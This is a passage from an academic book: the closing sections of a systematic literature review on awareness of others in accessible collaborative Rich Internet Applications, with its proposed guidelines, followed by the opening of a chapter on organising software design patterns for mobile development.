This section presents the results from the studies selection (automatic querying and manual inclusion/exclusion). Following, it presents the results from the Part1 – Overview and, finally, from the Part 3 – Technologies.

The automatic querying was conducted on October 2011, between 4th and 18th. The queries were submitted to the reported digital libraries. This activity resulted in 290 studies selected from the digital libraries. Springer Link retrieved more studies (97) followed by ACM Digital Library (73), and IEEE Xplore Digital Library (55); Scopus retrieved 43 studies (34 of them already retrieved from the other digital libraries), and ScienceDirect retrieved 22 studies. After the automatic retrieving, the selected studies were submitted to the manual inclusion/exclusion activity. In contrast to the previous activity, the ACM Digital Library was the one with more studies selected for review (35), while Springer Link was

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the one with more discarded studies (67) and 29 studies selected for review. The activity also selected 13 studies from IEEE Xplore Digital Library, 1 from ScienceDirect, and 1 from Scopus. Finally, after the two-step studies selection, 79 studies were selected for the data extraction. The complete list of included and excluded studies can be found at http://bit.ly/MssBqg.

The results from the selection activity indicate the absence of studies addressing recommendations, guidelines, and patterns for awareness of others in collaborative RIAs and a limited number of studies focusing on awareness of others in collaborative RIAs. Regarding the discarded studies, 5 were written in languages different from English, 11 studies were not available in the Web (considering the reviewers' access to digital libraries), 22 studies were just indexes to other studies; 42 studies were duplicated; and 131 studies did not meet the criteria of this SLR.

Studies Approaching Awareness of Others in Accessible Collaborative RIAs


Based on the reviewed studies we verified that since 2007 this topic has consistently been target of publications (average of 15 studies per year, standard deviation of 1.9 studies). Next, we present the results organized by: concepts for (collaborative) RIAs, geographical distribution (Review Question 1.1) and type of contribution (Review Question 1.2), and contributions for awareness of others (Review Question 2).

Keywords. As the tool employed to generate the tag clouds relies on single words, blank spaces among words of an expression were suppressed in order to keep semantics. Figure 2 presents the resulting tag cloud based on expressions from the keywords. The word "accessibility" receives great emphasis while the term "Web" was contextualized in expressions such as "Semantic Web", "Web accessibility" and "Web 2.0". Regarding collaborative RIAs, the only evidence of them is the term "groupware". Also, it is evident the focus on visual disabilities by considering the terms "blind users", "blind", "visually impaired", and "screen reader".

Concepts for (collaborative) RIAs. The most frequent synonym for RIAs is "Web 2.0 applications". For collaborative RIAs the terms "groupware" and "collaborative" were more frequent. The next expressions present the variations of the terms. The character "|" means an exclusive OR operator and the characters "[" and "]" represent a group of optional words:

- **RIAs:** [dynamic | interactive | rich [sophisticated]] Web [2.0 | 2.0 Internet | -based | 2.0-based] applications

Figure 2. Tag cloud of the reviewed studies keywords



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Collaborative RIAs:** [web-based] groupware [application | system] and collaborative [tool | software | environment]

The concept of RIA and its characteristics can be summarized as: RIA creates a new breed of dynamic Web applications, also known as Web 2.0, which enables users to act as content providers. RIAs combine the benefits of the Web distribution architecture with the UI interactivity and multimedia support of desktop environments. RIAs "emulate the functionality of" / "give the feeling of" / "can rival" desktop applications, by supporting the single-page paradigm; by combining semantics, style and behavior; and through asynchronous client-server communication. The interaction in RIAs is far more complex and offers new levels of user interactivity through a Web browser. Content in RIAs is highly dynamic, more attractive and interactive, and can be updated in small chunks without requiring reloading the entire Web page. User interfaces are more varied and responsive to user actions.

Geographical and publishing distribution. Figure 3 presents the geographical distribution of the contributions grouped by the type of contribution. U.S.A. holds the largest number of contributions, followed by Italy, and Spain. The most common type of contribution is the "proposition/extension of tool(s)" (37 contributions), followed by "proposition/extension of RecGuidPat" (21), "evaluation of tool(s)" (18), "surveys" (17), and "evaluation of RecGuidPat" (5). By grouping the results by geographical region, we verify that Europe holds more contributions from the studies, followed by North America, Asia, and South America. In Europe, there is a predominance of studies focused on proposition or extension of tools (27), while in the North America there is a slight predominance of surveys (10). Only North America and Europe presented contributions regarding evaluation of RedGuidPat (5 contributions). Similarly to Europe, in Asia there is a predominance of contributions proposing or extending tools.

Figure 3. Contributions according to authors' country of affiliation and type of contribution

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The vehicles with the largest number of reviewed studies are the International Cross-disciplinary Conference on Web Accessibility (19 studies), the International Conference on Universal Access in Human-Computer Interaction (13), and the International ACM SIGACCESS Conference on Computers and Accessibility (5). The other vehicles (slightly more than 50%) do not hold more than 3 studies each and most of them hold only 1 study. The International Cross-disciplinary Conference on Web Accessibility holds contributions from 10 different countries, while U.S.A. holds most of the contributions (11). The International Conference on Universal Access in Human-Computer Interaction holds contributions from 7 different countries.

Awareness of others. The importance of awareness of others for collaborative RIAs is highlighted by diverse studies (*e.g.*, in synchronous communication (Thiessen and Hockema, 2010), in collaborative browsing (Maly, Zubair, & Li, 2000), in collaborative editing (Mori, Buzzi, Buzzi, Leporini, & Penichet, 2011), in socially-based reporting of web accessibility problems (Takagi, Kawanaka, Kobayashi, Itoh, & Asakawa, 2008)). However, no study approached recommendations, guidelines, or design patterns for awareness of others, even for evaluation considerations. In order to summarize the contributions, we rearranged them as requirements using an adaptation of the categories of questions for awareness of others proposed by Gutwin and Greenberg (2002) *i.e.*, who, what, where, when, and how.

- **Who:** Information on other connected people should be accessibly provided (Mori, Buzzi, Buzzi, Leporini, & Penichet, 2011);
- **What:** Information on what other people are doing should be available and easy to obtain at any time (Chen & Raman, 2008; Mori, Buzzi, Buzzi, Leporini, & Penichet, 2011). As content updates, the user must be aware of the update even if those parts are not focused. For people using screen reader, this involves identifying and automatically speaking portions of the web page. In the context of synchronous communication, Thiessen and Hockema (2010) highlighted the need of providing information about chat and subscription invitations, and new messages;
- **Where:** No direct reference was identified;
- **When:** Changes caused by world events (*i.e.*, not by user request) should be announced according to the appropriate politeness setting for that region (Thiessen & Hockema, 2010). The politeness setting defines the moment information should be presented (usually by voice synthesizing);
- **How:** As content updates, users must be able to access the new content and not be unduly interrupted in their current task and not be overwhelmed with too much information. Thiessen and Hockema (2010) and Chen and Raman (2008) suggest that notifications should be prioritized, filtered and queued (when appropriate) in ways that accommodate people needs.


Technologies for Awareness in Accessible Collaborative RIAs

The Data Extraction identified 535 occurrences of technologies in the reviewed studies. Those occurrences involved 241 different technologies. The complete list of technologies can be found at http://bit.ly/1aez4Qu. Also, in addition to the suggested categories of technologies (Field A5) we identified extensions and new elements that integrate the Web accessibility architecture, such as: APIs, authoring tools (for user agents, applications, content, AT), evaluation (client-side, server-side, static, temporal, based on states, and others), component libraries, disability simulators, transcoding (automatic, based on annotations, and others). This section covers the Review Question 4.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Approaches and categories of technologies. The categorization of the technologies that appeared in the reviewed studies (Field B4) aimed at situating the technologies according to the components of Web accessibility. Moreover, the classification of approaches on the technologies that appeared in the reviewed studies aimed at clearly identifying the contributions. Figure 4 presents two graphics regarding the categories and approaches adopted in each occurrence. The first graphic (Figure 4.a) presents an overview of all occurrences, while the second (Figure 4.b) focuses on the approaches that involved the technologies more directly (*i.e.,* evaluating, extending or proposing the technologies).


In the Figure 4a it is possible to verify that AT, User Agents, and Evaluation Tools are the three categories with more occurrences (see Figure 4a). On the other hand, when considering the approaches that assess or modify (*i.e.*, evaluation, extension, proposition) such technologies (see Figure 4b) the results change significantly. The category RIA/CRIA appears as the most frequent followed by Evaluation Tools and AT. User agents are just the fifth more frequent. API, libraries and authoring tools for user agents are cited or used in the reviewed studies, however none study extended or proposed any of them.



Regarding the approaches on technologies, there is a predominance of citations (337 occurrences) and usages (109) of technologies, as expected. Moreover, in Figure 4b there is a predominance of evaluations (49 occurrences) and propositions (26) of technologies, and just few studies extending (14) technologies already available.

The 20 technologies that appeared more frequently in the reviewed studies (henceforth called of "top 20") were cited at least 5 times each. Figure 5 presents the tree-map of occurrences of technologies grouped by category. The 4 technologies more mentioned involve only AT (JAWS, 41 occurrences, and Window-Eyes, 18 occurrences) and user agents (Mozilla Firefox, 38 occurrences, and Microsoft Internet Explorer, 27 occurrences). Moreover, the top 20 represents about 42% (226) of all occurrences.

When considering the approaches on the top 20 technologies we verified that most of the occurrences are citations (136) or usages (68). The only approach "proposition" among the top 20 is the HearSay3, a non-visual user agent (Borodin, Bigham, Stent, & Ramakrishnan, 2008). Other 15 occurrences consisted of evaluations and 6 to extensions.



Distribution License. Regarding the distribution licenses, 73 technologies are open source (*e.g.,* GPL, EPL, Apache License), 60 were not clearly informed in the reviewed studies, 47 are free access

Figure 4. Number of occurrences of technologies grouped by category of technologies (horizontal axis) and approach (sections in bars): (a) all the categories; (b) only the categories evaluation, extension, and proposition

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Tree-map of the occurrences of the top 20 technologies grouped by category. Color and size both indicate the number of occurrences.

websites, other 20 are free access desktop technologies, and 39 are commercial software. The distribution license of the top 20 technologies involved 8 open source, 6 free-access (4 of them are on the Web), 5 private, and 1 not informed by the reviewed studies. Among the 4 most frequent technologies, 3 of them are private. More than half of the RIAs (24 of 43) approached in the reviewed studies offer free access to their functionalities (*e.g.,* e-Buddy, Facebook, Flickr) and some of them (7) are distributed as open source (*e.g.,* AChat-PHP)[2].

Accessibility of the approached technologies. Other aspect analyzed is the accessibility of the technologies. This aspect is usually not informed in the studies (125 technologies), while 64 technologies were verified as accessible, and other 9 were mentioned as accessible, however the studies do not point to a formal evaluation of them, 28 technologies were considered not accessible, 15 technologies were not classified (*e.g.,* back-end technologies as APIs). Also, 13 of the top 20 were considered accessible by the reviewed studies, and all the 4 most frequent technologies are accessible. Regarding the accessibility of the RIAs approached in the reviewed studies we verified that only 7 of them are considered accessible (*e.g.,* IBM Social Accessibility Project (Takagi, Kawanaka, Kobayashi, Itoh, & Asakawa, 2008), Google Accessible Search, ReefChat[3]) and other 3 were mentioned as accessible, however without a formal evaluation. Still regarding the accessibility of the approached RIAs, 23 RIAs were considered not accessible by the reviewed studies and for other 9 RIAs this information is not provided by the reviewed studies.

Vehicles of publication. The vehicles with the largest number of reviewed studies are the International Cross-disciplinary Conference on Web Accessibility (19 studies), the International Conference on Universal Access in Human-Computer Interaction (13), and the International ACM SIGACCESS Conference on Computers and Accessibility (5). When considering the technologies approached by the studies the same ranking applies regarding the proposition of technologies. For extensions, the Journal of Symbolic Computation appears in second, while the other vehicles had no more than 1 extended technology each. For evaluations, the International Conference on Dependability of Computer Systems

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

appears in first (especially due to an study that involved evaluation of diverse technologies *i.e.* Dworak, 2008), followed by the International Conference on Universal Access in Human-Computer Interaction, and the International Cross-disciplinary Conference on Web Accessibility.

In average, citations involved 65% of the approaches to technologies. When considering the other types of approach grouped by digital library we observed that citations are the most common in all of them (standard deviation of 11%). The second most common type of approach in the ACM Digital Library is the "use" (16%); "evaluation" in IEEE Xplore Digital Library (23%); "extension" in Science Direct (22%); and "use" in Springer Link (28%). Proposition was the third most common in ACM Digital Library, and fourth or last in the others.

Classification for Components of Web Accessibility. W3C classifies the main components of Web accessibility (W3C, 2005) *i.e.*, authoring tools, evaluations tools, user agents & media players, and assistive technologies. This research identified the approached tools and linked them to W3C's categories of components and added some sub-categories when necessary. We identified authoring tools for Web content (*e.g.*, Dojo and Sencha Ext JS) and also for authoring other components of the Web architecture (*e.g.,* WebKit for user agents)[4]. Moreover, authoring tools are supposed to be accessible and offer a level of abstraction in order to allow people with diverse proficiency on IT to work with them.

Evaluation tools are still a challenge when designing (collaborative) RIAs due the dynamic nature and the richness of the components available in those applications. In the reviewed studies, evaluation methods varied (a) from manual to automatic evaluations, (b) from the original DOM provided by Web server to the code rendered by the user agent, (c) regarding the points of verification we verified studies based on states and DOM invariants (Mesbah, van Deursen, & Roest, 2012), temporal analysis (Dworak, 2008), (d) still, there was social-based approaches using social networking services for identifying and reporting accessibility problems on websites (Takagi, Kawanaka, Kobayashi, Itoh, & Asakawa, 2008). Also, some technologies were focused on implementing the guidelines sets already available as WCAG, Section508, Stanca Act (*e.g.*, ATRC Accessibility Checker) and others extended such guidelines by including factors regarding context of use as assistive technologies and access devices (*e.g.*, Vigo, Kobsa, Arrue, & Abascal, 2007) or focusing on specific aspects (*e.g.* color contrast).

The limits among categories of technologies are becoming fuzzy. Currently, some technologies tend to provide all the resources as a whole pack. Thus, in several cases, a specific technology aggregates categories as user agents and assistive technologies, authoring and evaluation tools. The same occurs with the roles users play while interacting with Web-related technologies, since abstraction layers provide simpler means for performing tasks before restricted to Web professionals as, for example, creating a new page, uploading a video to a web server. Consequently, users and roles while interacting with technologies are increasingly more related to the task and less to the person.


Browsers and media players approached by the reviewed studies involved, beyond the mainstream software (*e.g.,* Mozilla Firefox, Microsoft Internet Explorer), text-based navigation, co-browsing (*i.e.,* users remotely sharing the navigation through the user agent, *e.g.*, Niederhausen, Pietschmann, Ruch, & Meißner, 2010), and navigation through multi-part objects (Hardesty, 2011).

Other two components receive special attention in the development of RIAs, they are the Accessibility APIs (*e.g.,* Linux Accessibility Toolkit, MacOS Accessibility Protocol, and Microsoft Active Accessibility), usually provided by the operating systems or graphical environments, and the transcoding applications. The last involves a set of applications that aims at performing transformations on the Web content to make it accessible. For that, different approaches are being proposed as pattern matching (Sato, Miyashita, Takagi, & Asakawa, 2007) and annotation on style sheets (Lunn, Harper, & Bechhofer, 2009).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

People involvement. Another concern when investigating accessibility in RIAs is the way people are involved in the reviewed studies. In only 15 of the reviewed studies the participants directly involved were people with visual disabilities (Almeida & Baranauskas, 2012). People with other disabilities were not directly involved. Considering the approaches on technologies, we verified that, for the proposition of new technology, the participation of users occurred during the evaluation phase (for 13 occurrences on technologies), and, in 11studies, no involvement was reported. Among the 13 participations, 10 of them involved only IT professionals and, in only 3, people with no expertise on IT. For extensions, 7 occurrences of involvement occurred during the evaluation phase, 3 during the requirement analysis, and 7 did not involve participants directly. Also, 8 of the participations involved only IT professionals, while only 2 involved people with no expertise on IT. There were 58 evaluations and 50 of them involved only IT professionals, whereas 8 involved people with no expertise.

RIAs approached by the studies. In addition to the general fields for identifying technologies in the extraction form, other data were collected for (collaborative) RIAs (see Field A7). For the field "Domain" (A7.1) it was possible to verify a considerable diversity of areas. Based on the collected data, those domains were grouped into: management, navigation, sharing, communication, social networking, education, authoring, e-commerce, and games. Figure 6 presents the tree-map of those groups and the respective sub-groups. The size of the rectangles represents the number of different technologies in the sub-group and the color the number of occurrences. The groups of domains "communication", "sharing", and "social networking" concentrate most of the occurrences of technologies. Regarding the number of different technologies, the group "navigation" joins the other three groups as the most frequent. The sub-group with more occurrences is the "mainstream" social networks (*e.g.,* Facebook, Twitter), followed by the sub-group "information sharing". Four sub-groups equalized in number of different technologies: "mainstream" social networks, "synchronous" communication, "task" management, and "co-browsing" navigation.



RIAs that provide functionalities for cooperation and collaboration among users are one of the most prominent trends. Among those RIAs, we highlight the social networks, collaborative text and image editors, and sharing of multimedia. However, the development of such applications is considerably more complex, so that accessibility features frequently are not fully available. In the context of this SLR, only 4 of the 24 collaborative or cooperative RIAs that appeared in the reviewed studies were considered (or formally evaluated) as accessible.

Awareness of others is one of the main features in a collaborative RIA; however, projecting accessible mechanisms for supporting awareness in collaborative RIAs still demands investigation. Among the technologies that provide such mechanisms only in 9, aspects related to awareness of others were discussed: 4 synchronous communication tools, 2 social networks, 1 collaborative text editor, 1 a co-browsing tool, and 1 geographical maps tool. Among the synchronous communication tools, diverse features consisted in adding flexibility to the presentation of information for supporting awareness *e.g.,* the refresh rate of messages, messages sorting, and filters of messages by user name. Others focused on defining strategies for informing users of updates *e.g.,* audio cues for new messages, number of new messages in each conversation session, tally queues for categorizing and provide on-demand information of the updates (Thiessen & Hockema, 2010). Both collaborative text editors and co-browsing tools present the feature of knowing the focus of the other users in the shared interaction space, essential for collaboration involving a same object.

Limitations of the research. Despite being formally defined and conducted according to the recommendations for SLR, the activity of manual inclusion/exclusion presented some fragility. Some studies

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Tree-map of RIAs grouped by domain

selected by analyzing only the title and abstract did not present actual relation to the research topic and were excluded in the activity of data extraction. Since there were studies unduly included, there is also the possibility of having excluded studies that should be included. One fact that drew our attention is the almost complete absence of studies from the CSCW community. We hypothesize that possible causes are the differences in terminologies between the CSCW and Web communities, and the limited focus on accessibility in groupware.

DISCUSSION

The next paragraphs discuss the systematic literature review results.

Approached disabilities. The tag cloud of keywords evidenced the high frequency of the terms: "visual disabilities", "blind users", "blind", "visual impairments", and "screen reader". Also, among the 31 studies that focused on specific disabilities, 29 of them addressed visual disabilities (*e.g.*, Buzzi, Buzzi, Leporini, Mori, & Penichet, 2010) while only 2 approached other disabilities (related to ageing). Some factors that could be attributed to this tendency are: visual disabilities seem to be the most frequent disabilities group in some populations (*e.g.* Brazil (2010)); there is a belief that visual impairments are the more challenging group of disabilities for the current user interfaces design; and even the superficial or absent knowledge about other disabilities and their impact on users of such systems. The results of this chapter indicate that more attention should be put on other disabilities (*e.g.* dyslexia, deafness) that also can bring issues for people when interacting with (collaborative) RIAs.

Many of the analyzed studies are attempts to cope with new dimensions brought by such highly dynamic and interactive applications. Currently, there are not much widely accepted answers for essential topics such as evaluation methods, integration of accessibility concerns to development processes, interaction models for AT, just to name a few examples.

Geographical overview. The analysis of the geographical distribution of the reviewed studies and the types of contributions indicate that this research topic is mostly concentrated in Europe, followed by North America and Asia (probably these results are consistent to the general distribution of studies

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

for other topics in computer science). Also, by analyzing the type of contribution we observed some tendency according to countries. U.S.A holds most of the surveys; studies from Italy focused mostly on evaluation of RIAs, and Germany and U.S.A proposed and/or extended recommendations, guidelines, and design patterns. The country with more studies addressing the proposition of tools is Spain. Studies approaching evaluation of recommendations, guidelines, and design patterns came from Canada, Italy, Spain, and U.S.A.

Awareness of others. Collaborative RIAs are one of the most challenging types of RIAs since they considerably change the Web pages paradigm. Collaborative RIAs that offer synchronous features among users are even more complex. Those applications are instigating the development of new technologies and protocols for the Web *e.g.,* streaming without requiring additional plug-ins and resources for distributed computing, and requiring additional skills for Web developers *e.g.*, distributed computing. However, less than 20% of the investigated collaborative RIAs were considered accessible by the reviewed studies. Moreover, just a few studies approached awareness of others in those collaborative RIAs and the focus was limited to providing flexibility to dynamic aspects and the strategy of updates notification. Despite of relevant, other aspects regarding awareness of others also deserve attention *e.g.,* awareness of privacy & visibility grants during the interaction, groups constitution and joining, providing equivalent information for people with different abilities and from different contexts, in order to establish and maintain collaboration.

By articulating the findings from the SLR with some additional information from emerging standards, we propose a small and not exhaustive set of guidelines for awareness of others in collaborative accessible RIAs (see Table 2).

Evaluation methods. Beyond answering the review questions, the SLR provided us with additional information that can give some indications about open issues. A question is how accessibility should be treated in development life cycles. Currently a significant part of studies (20% of the reviewed studies in this work) focuses on evaluation methods. A number of different approaches are already available, varying: (a) from manual to automatic processes or even involving people with disabilities; (b) from

Table 2. Guidelines for awareness of others in collaborative accessible RIAs

Guidelines
1. A collaborative RIA should provide mechanisms to support awareness of others to be able to answer the questions (based on Gutwin and Greenberg (2002)): (a) With whom are people interacting? (b) What are people doing? (c) Where are people interacting? (d) When do events happen? (e) How do those events occur?
2. Dynamic content should be semantically marked with properties, roles, and states (*e.g.*, WAI-ARIA): this will enable AT to dynamically present updates. Markup should be kept valid in every state transition.
3. Dynamic content must be visually discernible from the static ones. Whether not clearly highlighted such content can be ignored by people, especially those with low vision acuity, elderly, people in noisy environments, and other situations in which the attention is compromised by other elements.
4. Information about content updates should be available anytime or at least while they can be required by people in a shared interaction space.
5. The load of information about content updates should be adequate to the user's pace. It should be carefully dimensioned and, preferably, customizable by the user. Moreover, content updates should be organized and/or queued and/or grouped in order to reduce the load of information.
6. The politeness for notification of content updates should be determined according to the relevance of the information and should avoid disrupting people interaction. Whenever possible it should be customizable by the user.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

considering strictly disabilities to extending it to functional constraints (*e.g.* a broken arm, a noisy interaction environment); (c) from static to temporal- or state-based analysis of the interaction in the shared space, and a number of different factors. W3C is working on a conformance methodology for website accessibility (W3C, 2014). On the other hand, many other approaches consider that accessibility conformance would be better conducted if considered not as an evaluation step but across the whole life cycle (*e.g.*, Shelly & Barta, 2010).

Assistive technologies. AT should provide support for the emerging standards. Hence, even some assumptions widely accepted (*e.g.*, linear navigation and single voice paradigms adopted by screen readers) may have to be reconsidered. For instance, consider collaborative RIAs that involve synchronous communications among three or more people. It can become hard to keep awareness of the conversation when considering linear presentation. Maybe an approach of multi-voice, simultaneous speaking and gender aware for screen readers should better fit that scenario. Multimedia resources as avatars for sign language are still lacking in most of the Web. Despite the existence of diverse solutions for that, it seems to be disinterest in investing in this type of assistive technology. Maybe solutions for coupling this type of resource to operating systems and/or web browsers should be a more effective approach.

Access to and accessibility of the technologies. The distribution of the technologies is also a concern among people with disabilities. The results of the SLR demonstrate that three of the four most frequent technologies employed in the researches are private. Also, it is knowledgeable that AT are expensive products and, unfortunately, most of the main software enterprises develop accessible solutions considering the compatibility with such expensive AT, while other open source ATs are usually less privileged. Also, despite the emphasis on providing features that allow people with different skills to build the Web, the SLR demonstrated that only about one third of the investigated technologies were assessed as accessible.

New versus extended software solutions. The analysis of the approaches on technologies revealed that most works that directly involve development of computer-based technologies focus on proposition of new technologies or evaluation of existing ones. The extension of tools still received little attention in the reviewed studies. That fact can be considered a natural consequence of the very preliminary state-of-the-art in the area. However, efforts on joint development of technologies should be considered since the early stages aiming at speeding up the development of the area, consolidating solutions and good practices and, in a near future, consolidating standards. While WAI-ARIA is concerned on providing semantic for HTML tags and expose dynamic updates so that they can be notified to AT, there are a number of other aspects to be considered when developing (collaborative) RIAs *e.g.*, update rate, navigation strategy, awareness of others.

Among the categories of technologies that emerged from the SLR we observed that Authoring Tools for (collaborative) RIAs was the fourth category in terms of number of evaluations, propositions, and extensions. However, most of those technologies focus on providing components with semantic increments from WAI-ARIA, while collaboration aspects receive less attention. Building robust authoring tools is essential in order to change the status of the development of Web applications from a craft practice to a consistent and accessible-by-conception process.

People engagement. Designing for all is a challenging goal and, in the Web, this challenge is even greater (Hendler, Shadbolt, Hall, Berners-Lee, & Weitzner, 2008). Most of the modern process models for software engineering involve participation of target people in some activities in the software lifecycle. However, considering the results of this SLR, we observe that about half of propositions and extensions

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of technologies does not directly involve target people. Also, most of the involvements occur during the evaluation activity and they usually involve only IT professionals. Thus, we believe that practices for people engagement should be improved in research in the area. Methods and techniques from Human-Computer Interaction and Software Engineering constitute a valuable framework of methods and techniques for this purpose.

Components of Web accessibility. Additionally to the components already reported by the W3C the results from the SLR, allowed us to highlight two other components (transcoding tools and accessibility APIs). Accessibility APIs are usually bound to operating systems or graphical environments. On the other hand, those APIs are essential components in the Web architecture since they are responsible for receiving the data from user agents and exposing them to the AT. Transcoding tools are still an emerging type of tool used to provide some level of accessibility for non-accessible content. In the future, those tools will probably be integrated to other components such as user agents and AT. In this work we explicitly included those tools, once transcoding has the potential of helping with the legacy content in the Web that is not supposed to be updated in a near future.

FINAL REMARKS

The awareness of others in a shared space has been acknowledged as an important issue in collaborative Rich Internet Applications. This chapter presented a study regarding awareness of others in accessible collaborative RIAs. The results involved the characterization of the contributions for this topic, the geographical distribution of the analyzed studies, and an analysis of the technologies approached by the reviewed studies.

The study was conducted through a systematic literature review, whose protocol may be used anytime to include the last publications in the field, extending the results so far. Some relevant findings are: the prevalence of studies focusing on visual disabilities, the variety of approaches for evaluating (collaborative) accessible RIAs, the limited number of solutions extending existing solutions and the prevalence of studies proposing new tools, and the need for more engagement of the target people of the studies during the software development lifecycle. Finally, the analysis of the contributions regarding awareness of others were compiled in a set of guidelines for design and/or evaluation of mechanisms for awareness of others in collaborative accessible RIAs.

Future directions of this research involve periodical updates to this SLR, and stimulate others to extend or mix it, in order to build up a long-term overview of the research on awareness of others in collaborative accessible RIAs. Hopefully, we expect to provide up-to-date information about the state-of-the-art and emerging research opportunities on this research topic.

KEY TERMS AND DEFINITIONS

Authoring Tools: Any web-based or non-web-based application(s) that can be used by authors (alone or collaboratively) to create or modify web content for use by other people (other authors or end users) (W3C, 2013a).

Awareness of Others: Awareness of others is an understanding of the activities of others, which provides a context for our own activity (Dourish and Bellotti, 1992).

CSCW: Computer Supported Cooperative Work is a multidisciplinary research area focused on collaborative environments and the technologies that support collaborative work.

Groupware: Any software that supports collaborative activities.

Guidelines: Propose how something should be done or how to measure something.

Rich Internet Application: It is a new breed of dynamic Web applications, also known as Web 2.0, which enables users to act as content providers. RIAs combine the benefits of the Web distribution architecture with the UI interactivity and multimedia support of desktop environments.

Standards: One or a set of guidelines that are recognized as correct by an authority or by general consent.

Systematic Literature Review: A systematic literature review is a means of identifying, evaluating and interpreting all available research relevant to a particular research question, or topic area, or phenomenon of interest (Kitchenham, 2004).

User Agent: Any software thar retrieves, renders and facilitates end user interaction with web content (W3C, 2013b).

Chapter 21
A Generic Architectural Model Approach for Efficient Utilization of Patterns: Application in the Mobile Domain

Jouni Markkula
University of Oulu, Finland

Oleksiy Mazhelis
University of Jyväskylä, Finland

ABSTRACT

A software pattern describes the core of the solution to a problem that tends to (re-)occur in a particular environment. Such patterns are commonly used as a means to facilitate the creation of an architectural design satisfying the desired quality goals. In this chapter, the practical challenges of efficient usage of patterns in domain-specific software development are presented. The specific domain considered here is the mobile domain, for which is given a sample collection of potentially useful patterns. After that, a novel generic architectural model approach for organizing patterns is presented. In this approach, the identification of relevant patterns is considered as the process of reducing the set of candidate patterns by domain-implied constraints. These constraints can be incorporated in a domain-specific generic architectural model that reflects the commonalities in the solutions of the particular domain. This approach has been validated with a real company application development case.

INTRODUCTION

Patterns have been introduced and widely adopted by the software community to support the systematic design of software with desired qualities. In a general sense, a pattern presents a known solution to a recurring problem in a context (Gamma et al., 1995). A pattern in software engineering has been defined as a description of communicating objects and classes that are customized to solve a general design problem in a particular context (Gamma, Helm, Johnson, & Vlissides, 1995). Patterns range in their

abstraction level, varying from abstract architectural styles to design patterns and low-level programming idioms (Buschmann, Meunier, Rohnert, Sommerland, & Stal, 1996). They can be divided into general (or domain-independent) patterns (Gamma et al., 1995; Buschmann et al., 1996) and domain-specific patterns. Domain-specific patterns, such as Core J2EE Patterns, are tailored to specific application areas, technologies, development tools, or platforms (Alur, Crupi, & Malks, 2001; Fowler, 2003).

In the efficient usage of patterns, domain knowledge plays a significant role. The domain presents a specific context, which may limit the usage of some general patterns but also calls for domain-specific patterns that are not necessarily valid in other domains. One such specific, highly challenging, present-day domain is the mobile domain, encompassing both technological and application specificities. The mobile domain represents a challenging software design environment caused by technologically imposed and dynamically changing constraints, and by the complexity of applied business models, among other factors.

A large number of patterns have been elicited and distilled during the last decades. Nowadays, patterns are available through a variety of media, e.g., books, journal articles, conference papers, Internet catalogs, and software framework documentation. However, finding the pattern particularly suitable in a specific problem setting and domain has become more difficult. Even if patterns are available that document proven and successful solutions to the problems faced, the practical application of these patterns is often highly challenging. Identifying an appropriate pattern suitable to the problem in the present domain requires experience and often takes too long. The designer would merely avoid taking the risk of searching, learning, and applying a pattern (especially if it is not known beforehand) if considerable time needs to be spent locating the pattern. Better approaches are needed for the efficient use of well-established design knowledge embedded in patterns.

In this chapter, we present, at first, the practical challenges of utilizing patterns in domain-specific application development, focusing on the mobile domain. After that, we give a sample collection of mobile domain patterns and illustrate their description and usage. Finally, we introduce the generic architectural model approach for organizing patterns as a way to solve the challenge of efficient pattern usage. The validation of the approach with a company case of commercial software product development is also presented.

BACKGROUND

Patterns are now widely used method for documenting and sharing verified design knowledge in the software engineering discipline. Their essential elements include (Gamma et al., 1995): the pattern name, the description of the design problem and its context, the solution describing elements, their responsibilities and collaborations, and the consequences of applying the patterns, e.g., the benefits and trade-offs. There is exhaustive number of patterns available from different sources, in varying quality. These sources include:

- Widely known pattern catalogs published as books. These patterns can be expected to have gone through the review process, as the published patterns above, and/or their authors are known experts in the field. Usually, these patterns are widely acknowledged and used, and, hence, can be useful for documentation and knowledge transfer.
- Patterns and pattern catalogs published in journals, conferences, or workshops. These patterns have been shepherded and then peer-reviewed by others.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Patterns from free resources (e.g., self-published articles on the Internet). No review process can be assumed for these patterns.

Patterns are typically collected in pattern catalogs. The patterns in catalogs are organized according to some of their specified characteristics, and the relationships between them are typically described. To be practically useful, the catalogs should contain only a restricted number of patterns that reflect the most commonly encountered design problems. Depending on the type of the pattern catalog, it addresses the general design problems or the problems specific to a particular domain. Among domain-independent pattern catalogs, one of the most well known is the famous GoF catalog presented in Gamma et al. (1995). An example of a domain-specific catalog is the Core J2EE Pattern Catalog (Alur et al., 2001), which covers many of the patterns useful in designing enterprise applications with J2EE.

The use of patterns promotes development of flexible and reusable architectural and design solutions that are vital for software companies. Identifying essential and appropriate patterns for the particular domain is an important issue for software architects. When there is no single, well-established core pattern catalog available for the domain, such as core J2EE patterns mentioned previously, software engineers face a serious challenge using patterns efficiently within that specific domain. They need efficient ways to identify appropriate patterns from a vast number of heterogeneous sources, and to assess the quality of the patterns and their suitability to the particular domain. The patterns applicable to the domain can be divided into: i) patterns specific to (or particularly useful in) the domain; and ii) patterns from other domains or domain-independent patterns that can also be used in the domain in question. Examples of mobile domain-specific patterns are the Synchronization and the Remote Proxy patterns (Roth, 2002), as well as the two-phase construction and the cleanup stack idioms (Tasker, 2000). The patterns from other domains directly applicable to the mobile domain can be exemplified by the Model-View-Controller (MVC) (Tasker, 2000) or by the Remote façade pattern (Yuan, 2004a; Fowler, 2003).

